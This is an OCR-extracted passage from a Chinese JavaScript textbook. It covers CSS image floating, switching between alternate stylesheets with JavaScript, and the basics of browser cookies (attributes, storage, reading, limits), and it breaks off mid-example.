www.w3.org/TR/html4/strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="zh-CN" lang="zh-CN">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
        <title>Example 14.2 CSS</title>
    </head>
    <body>
        <img id="Photo" alt="这是图片的位置"></img>
        <p id="Content">这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字这是环绕的文字</p>
    </body>
</html>
```

虽然这段代码并不复杂，可这几乎是本书中我们看到的第一段**认真撰写**的 HTML 代码，因为本书并不是一本关于 HTML 的教程，因此在此之前我并没有强调 DOCTYPE、名字空间、meta 等其他 HTML 规范相关的内容，在此我也不打算详细介绍，只是说，上面这段 HTML 代码相对符合规范，并且它在 Mozilla 和 Internet Explorer 以及其他一些宣称支持标准的浏览器中都能得到一致的结果，如图 14.1 所示：

由于我们没有决定要显示哪个图片，因此我们的<img>标记没有指定 src 属性，所以浏览器默认显示 alt 属性的内容。那么现在，我们希望让图片被撑开来，达到 200*150 的大小，第一种办法是给出一张 200*150 大小的图片，另一种办法是通过样式来控制，由于采用图片有着一些潜在的风险（例如客户端的浏览器禁止了图片或者由于网络状况导致图片不能被完全下载），所以在这里我们采用了第二种方式，在文档的<head>里添加：

```
<style type="text/css">
    body img#Photo{
        display:block;
```

```
        width:200px;
        height:150px;
        background-color:#E0E0E0;
        border:solid 1px #3377cc;
    }
</style>
```




图 14.1

效果如图 14.2 所示：




图 14.2

好，现在图片被撑开了，可是现在我们注意到文字在图片的下方，而不是我们希望的让文字环绕着图片，所以，我们还需要进一步的处理，让图片浮动出来：

```
<style type="text/css">
    body img#Photo{
        display:block;
        width:200px;
        height:150px;
        background-color:#E0E0E0;
        border:solid 1px #3377cc;
        float:left;
    }
</style>
```

效果如图 14.3 所示：




图 14.3

OK，现在我们觉得文字太大了，而且离图片的位置太近，所以我们对图片和文字再进行一些控制：

```
body img#Photo{
    display:block;
    width:200px;
    height:150px;
    background-color:#E0E0E0;
    border:solid 1px #3377cc;
    float:left;
```

```
    margin-right:12px;
    margin-bottom:2px;
}
body p#Content{
    font-size:14px;
}
```

效果如图 14.4 所示：




图 14.4

至此我们初步完成了我们要做的事情。

那么现在我们回过头来思考，为什么在这里我们用了 CSS，而不是直接在 HTML 标记上增加属性，尽管那样也能达到我们希望达到的效果。也许聪明的你已经大致想明白了原因所在，我们在这个例子中自始至终所作的改动都没有影响到 HTML 文档的结构，换句话说，我们如果将上面的 CSS 代码放在一个独立的文件中，那么我们根本不需要对 HTML 文档进行任何改变，就能做到我们希望做到的事情！

这就是结构与表现的分离，HTML 和 CSS 文档达到的一种比较理想的境界。尽管我们作为例子的文档很简单，简单到几乎看不出这么做的好处，但是其他一些复杂的文档，仅仅套用不同的 CSS 就能产生截然不同的风格，这正是许多设计师和网页开发者梦寐以求的事情。

一般的开发者很难想象，图 14.5（1）和图 14.5（2）的两个看似截然不同的页面竟然可以通过完全相同的文档结构用不同的 CSS 来实现，而这就是 Zen Garden 的设计师们通过高超的 CSS 技巧为我们展现出的 Web 神迹




图 14.5（1）




图 14.5（2）

14.3.2 使用 JwaScript 和 CSS 实现页面多种风格的实时替换

上一节的内容还完全没有涉及到 CSS 如何实时替换，以及 JavaScript 又是如何对 CSS 进行控制的控制。下面，我们将讨论这个话题。

考虑到也许有的读者喜欢插图在文字的右边，因此我将例 14.2 改变了一种风格：

```
body img#Photo{
    display:block;
    width:200px;
    height:150px;
    background-color:#E0E0E0;
    border:solid 1px #3377cc;
    float:right;
    margin-left:12px;
    margin-bottom:2px;
}
body p#Content{
    font-size:14px;
    color:blue;
}
```

效果如图 14.6 所示：




图 14.6

从图中看出来，到此为止页面表现良好。但是，现在如果我想同时保留有两种风格，该怎么办？

首先，我们将两种风格的 CSS 分别保存到独立的两个文件中（我把这两个文件分别命名为 left.css 和 right.css），其次，我通过添加下面的代码将两个 CSS 引入页面文档：

```
<link rel="stylesheet" href="left.css" type="text/css" title="left"/>
<link rel="alternate stylesheet" href="right.css" type="text/css" title="right"/>
```

注意到第二行我用的是 alternate stylesheet，它表示这个文件是一个可选的样式表，而第一个则是默认样式。这样整个页面在浏览器中将呈现出和 14.2 的第一种图片在左边的展示效果完全相同的页面效果，但是你将发现在支持样式切换的浏览器上会出现样式选择菜单，如图 14.7 所示：




图 14.7　选择页面风格可以将页面切换为第 2 种风格

这一切依然运作得很好，甚至不需要依靠 JavaScript，这是 Web 标准的力量。但是，并不是所有的浏览器都支持直接的样式切换菜单，所以，我们通常也需要在页面上提供选择样式的功能，这就需要依靠 JavaScript 的力量了，我们在例 14.2 中增加一个 Select 标记和一些脚本：

```
<select onchange="alterStyleSheet(this.value)">
    <option value="">--选择页面风格--</option>
    <option value="left">left</option>
    <option value="right">right</option>
</select>
<script type="text/javascript">
    //这个函数根据选择的页面风格标题替换相应的样式
    function alterStyleSheet(title){
        if(!title) return;
```

```
        var _links = document.getElementsByTagName("link");
        for(var i = 0; i < _links.length; i++)
        {
            var a = _links[i];
            if(a.getAttribute('rel').indexOf('style') != -1 &&
            a.getAttribute('title'))
                //如果是对应的被选择的页面风格
                //那么将相应的 link 标记的 disable 属性设置为 false
                //否则设置为 true 禁用该样式，确保了一次只启用一种样式
                a.disabled = a.getAttribute('title') == title?false:true;
        }
    }
</script>
```

得到的效果如图 14.8 所示：




图 14.8　利用脚本切换页面风格

好，自此我们实现了所有我们想要的效果，在这里我们利用了 CSS、浏览器标准和 JavaScript。CSS 其实是一个很复杂的话题，如果深入讨论下去，也许需要超过本书篇幅的内容来介绍它，对 CSS 有兴趣的读者可以参阅 CSS 标准手册和其他的一些有趣的 CSS 教程，比如和 14.5 网站同名的《CSS Zen Garden》。

下面我们将对 CSS 相关的内容作一个简单的小结，然后，继续我们的 JavaScript 旅程。


14.4　总结

级联样式表示 Web 应用中的一项重要标准。

本章简单介绍了 CSS 层叠样式表的基本概念，提到了 CSS 级联样式表的标准化与差异化。

本章还探讨了 CSS 级联样式表和 DOM、浏览器的关系，以及浏览器的样式表兼容性。

最后，本章提到并讨论了用 JavaScript 操作标准样式表 API 和 Internet Explorer 样式表的方法。



第 15 章　数据存储的脚本化

由于受到浏览器安全性的限制，客户端 JavaScript 在数据存取方面的能力一直很弱，但那并不是 JavaScript 本身的问题，而是为了保障安全不得不这么做。可以说，JavaScript 在数据存取方面的弱点是人为设置的“封印”，从某种意义上说，这个事实反而说明了 JavaScript 的强大。更何况，即使受到诸多制约，客户端 JavaScript 也并没有完全丧失数据存取的能力，本章就是为了发掘 JavaScript 封印背后的潜力而设的。

15.1　什么是 cookie

cookie 是浏览器提供给客户端用来存取少量数据的一种机制。利用 cookie，不论是客户端脚本还是服务器端脚本，都能够很方便地在一个页面引用另一个页面的数据。cookie 是浏览器提供给 JavaScript 的少数几个持久化对象之一。所谓持久化对象，是指它的生命周期长于浏览器 Window 对象的生命周期。事实上在第 2 章我们已经见到过使用 cookie 的例子。

15.1.1　浏览器和客户端 cookie

Document 对象的 cookie 属性可以操作浏览器 cookie 对象，这个对象是一个“单例”，也就意味着它在浏览器实例中是唯一的，两个完全不同的窗口访问的是同一对象实例。

需要注意的是 Document 的 cookie 属性是一个字符串，尽管 cookie 对象本身有许多属性，但是 JavaScript 是通过设置 cookie 字符串描述的方式来通知浏览器创建和删除 cookie 的，下一小节我们会讨论具体的创建和删除方法，接下来我们先介绍一下 cookie 对象有用的属性和它们的含义。

一直以来，浏览器的 cookie 机制是一个颇有争议的话题。cookie 的存在为浏览器应用增添了魅力，然而也成为遭受攻击和个人隐私泄漏的安全隐患，遭到众多网络安全专家的批评。

浏览器的 cookie 管理如图 15.1 所示：




图 15.1　浏览器的 cookie 机制

cookie 与浏览器安全性相关的话题，留到本书的第 20 章展开较详细的讨论。

15.1.2　cookie 的属性

浏览器的 cookie 对象实际上可以看作是一个关联数组，每个 cookie 成员具有唯一的 key 和一个对应的 value 值。除此以外，它们还具有四个可选的属性，分别控制它们的生存期、可见性和安全性。

cookie 的第一个属性是 expires，它指定了 cookie 的生存期。默认情况下，cookie 是暂时的，它们存储的值只在浏览器会话期间存在，即当用户关闭浏览器后，这些值就被销毁。如果想让 cookie 存在的时间超过会话期间，可以通过 expires 属性指定一个失效日期，这样只要在这个日期之前，浏览器就能够将它再次读出来。

cookie 的第二个属性是 path，它指定了与 cookie 关联在一起的网页，默认情况下，cookie 会和创建它的网页路径关联起来，只有在这个路径下的网页才能访问到它。如果你想要在某个服务器域的任何网页中都能访问这个 cookie 成员，可以将它的 path 设为“/”。

注意，同大多数浏览器持久化对象一样，cookie 因为安全因素遵循“同源策略”，因此在某个服务器域上创建的 cookie 成员只有在这个域上才能访问，这是由一个 domain 属性决定的。默认情况下，domain 的值就是创建 cookie 的网页所在的服务器的主机名，将 domain 的值设置成服务器域的某个子域，可以限制它只能在这个子域下被访问，但是浏览器不允许将 cookie 的域设置成服务器所在的域之外的域。

cookie 的最后一个属性是 secure，它是一个布尔值，指定了在网络上传输 cookie 值的方式。默认情况下 secure 的值是 false，意味着允许它通过普通的、不安全的 HTTP 连接传输。但是如果将 secure 的值设为 true，那么它将只在浏览器和服务器通过 HTTPS 或其他的安全协议下才被传输。

15.2　cookie 的客户端存取

cookie 的存在为 JavaScript 提供了存取客户端数据的能力。

15.2.1　cookie 的存储

要存入一个临时的 cookie，只要将 Document 的 cookie 属性以下面的格式设置为字符串即可：

```
name = value
```

例如：

```
document.cookie="a=300 ;b=100";
```

注意，cookie 值不能含有分号、逗号或空白符，当有这些特殊字符出现时，可以用 JavaScript 提供的 escape()函数先对它进行编码，这样读取 cookie 的时候就必须用对应的 unescape()函数对它进行解码。

前面已经提到过，如果你希望 cookie 在浏览器会话结束后依然存在，可以设置它的 expires 属性，方法是将字符串 expries=date 添加到 cookie 属性字符串中，成为以下格式：

```
name=value;expire=date
```

注意，expire 属性支持的日期规范是 GMT（或 UCT），幸运的是 JavaScript 的 Date 对象恰好提供了

一个这样的方法，例如以下代码创建了一个能持续一年的 cookie：

```
var nextyear = new Date();
nextyear.setFullYear(nextyear.getFullYear() + 1);
docment.cookie = "version="+ document.lastModified + ";expires="
+ nextyear.toGMTString();
```

也可以用同样的形式把前一节介绍的 path、domain 和 secure 属性添加到 cookie 字符串中，用来设置 cookie 对象的这些属性：

```
name=value;expire=date;path=path;domain=domain;secure=Boolean
```

要改变一个 cookie 的值，使用同一个名字和新的值在设置一次 cookie 值即可。要删除一个 cookie 只要将它的 expires 设置为已经超过了的日期即可。

15.2.2　cookie 的读取

在 JavaScript 中，读取 Document 对象的 cookie 属性，得到的是一个字符串，它是一个由零个或多个 name=value 对组成的列表，每对之间用分号隔开。其中 name 是 cookie 的名字，value 是它的字符串值，这意味着程序员必须自己去解析这个字符串得到所需要的 cookie 值。幸运地是，JavaScript 的 String 对象提供了许多有用的方法来方便地实现这种字符串的解析。

下面给出了一个实际的例子：

```
var cookies=document.cookie.split("; ");
for(var i=0;i<cookies.length;i++)
{
   var s=cookies[i].split("=");
   if(s[0]=="a")alert s[1];
}
```

需要注意的是，如果给 cookie 值编码时使用了 escape()函数，那么在解析时不要忘了使用函数 unsecape()。

15.3　cookie 的限制

在 Web 应用中，cookie 主要用于少量数据的不经常存储。浏览器对 cookie 的限制相当严格，它规定浏览器保存的 cookie 总数不能超过 300 个，为每个 Web 服务器保存的 cookie 数不能超过 20 个，而且每个 cookie 保存的数据不能超过 4KB。这样，实际上希望将 cookie 作为持久化存储较多数据的想法就不太现实。幸运的是，Internet Explorer 为我们提供了另外一种稍微强一些的脚本化数据存储机制——userDate，从本章的 15.5 节开始我们将讨论它。

15.4　cookie 示例——让问候更加温暖

前面的介绍也许比较枯燥，下面，我们通过具体的例子来说明 cookie 有什么“神奇”的作用：

先看一个简单的页面：

```
<html>
    <head>
        <title> Cookie 示例</title>
    </head>
    <body>
        <h1>
            <script type = "text/javascript">
                //弹出一个询问对话框
                var name = prompt("What's your name?", "");
                //输出问候信息
                document.write("Hello " + name + "!");
            </script>
        </h1>
    </body>
</html>
```

这个页面看起来非常简单，仅仅是针对不同的访问者输出特定的问候，如 15.2 所示：




图 15.2　简单的问候页面

下面，我们应用一个小小的技巧，依靠 cookie 的帮助让我们的问候显得更加温暖：

例 15.1　Cookie 示例

```
<html>
    <head>
        <title>Example 15.1 Cookie 示例</title>
```

```
</head>
<body>
    <h1>
        <script type = "text/javascript">
        <!--
            function getCookie(name){
                //前面说过，cookie 是以 name1=value1;name2=value2;name3=value3……
                //这样的字符串形式被读取的，因此在这里通过字符串操作进行拆分，匹配出
                //指定 name 的相应的值
                var cookies=document.cookie.split("; ");

                for(var i=0;i<cookies.length;i++)
                {
                    //拆分 name 和 value
                    var s=cookies[i].split("=");
                    //匹配 name 并返回相应的 value
                    if(s[0]==name)return s[1];
                }
            }
            function setCookie(name,value,expireTime){
                //在这个方法里则将 name、value 和 expireTime 拼装成格式正确的字符串
